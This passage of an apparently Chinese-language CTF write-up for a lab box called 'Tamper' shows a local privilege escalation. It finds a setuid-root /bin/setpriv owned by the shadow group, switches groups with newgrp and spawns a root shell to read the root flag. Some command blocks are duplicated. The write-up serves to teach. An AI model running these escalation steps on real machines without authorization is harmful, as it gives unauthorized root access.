flag{user-94e711071ec5a1c99c029f99ee1189f2}
Tamper:~$
```

提权到 root

找 SUID/SGID 文件, 发现有个 `/bin/setpriv`

```
python
Tamper:~$ find / -perm -4000 -type f 2>/dev/null
/bin/setpriv
/bin/umount
/bin/mount
/usr/bin/newgrp
/usr/bin/expiry
/usr/bin/chsh
/usr/bin/chage
/usr/bin/passwd
/usr/bin/gpasswd
/usr/bin/sudo
/usr/bin/chfn
/usr/sbin/suexec
```

并且发现改文件的属组是 shadow

```
python
Tamper:~$ ls -la /bin/setpriv
-rwsr-s--- 1 root shadow 34864 May 16 00:20 /bin/setpriv
```

刚好有:

```
python
shadow:x:42:locally
```

所以 `locally` 可以通过 `shadow` 组执行 `/bin/setpriv`。但 ForceCommand 清过附加组, 所以当前环境需要重新进入 shadow 组。使用 `newgrp shadow` 命令可以切入 shadow 组。然后就可以执行 `/bin/setpriv`

```
python
Tamper:~$ id
uid=1001(locally) gid=1000(locally)
Tamper:~$ /bin/setpriv --help
bash: /bin/setpriv: Permission denied
Tamper:~$ newgrp shadow
Tamper:~$ id
uid=1001(locally) gid=42(shadow)
```

```
Tamper:~$ id
uid=1001(locally) gid=1000(locally)
Tamper:~$ /bin/setpriv --help
bash: /bin/setpriv: Permission denied
Tamper:~$ newgrp shadow
Tamper:~$ id
uid=1001(locally) gid=42(shadow)
```

确认 `setpriv` 能做什么:

```
/bin/setpriv --help
```

它支持:


```
--reuid=0      设置 real uid 和 effective uid 为 0, 也就是 root
--regid=0      设置 real gid 和 effective gid 为 0, 也就是 root 组
--clear-groups 清空附加组, 避免 setpriv 要求额外指定 groups
sh -c '...'    以新权限执行后面的命令
```

也就是可以设置运行命令的 UID/GID。因为 `/bin/setpriv` 带 SUID root, 执行时有 root 权限, 所以可以:

```
/bin/setpriv --reuid=0 --regid=0 --clear-groups sh
```

```
python
Tamper:~$ /bin/setpriv --reuid=0 --regid=0 --clear-groups sh
~ # id
```

```
uid=0(root) gid=0(root)
~ # cat /root/root.txt
flag{root-5a94a8c045fb3cc4e6734a7ed84543ee}
~ #
```



```
Tamper:~$ /bin/setpriv --reuid=0 --regid=0 --clear-groups sh
~ # id
uid=0(root) gid=0(root)
~ # cat /root/root.txt
flag{root-5a94a8c045fb3cc4e6734a7ed84543ee}
~ #
```

python

```
Tamper:~$ /bin/setpriv --reuid=0 sh
~ # id
uid=0(root) gid=42(shadow)
~ # cat /root/root.txt
flag{root-5a94a8c045fb3cc4e6734a7ed84543ee}
```

flag:



```
user.txt : flag{user-94e711071ec5a1c99c029f99ee1189f2}

root.txt : flag{root-5a94a8c045fb3cc4e6734a7ed84543ee}
```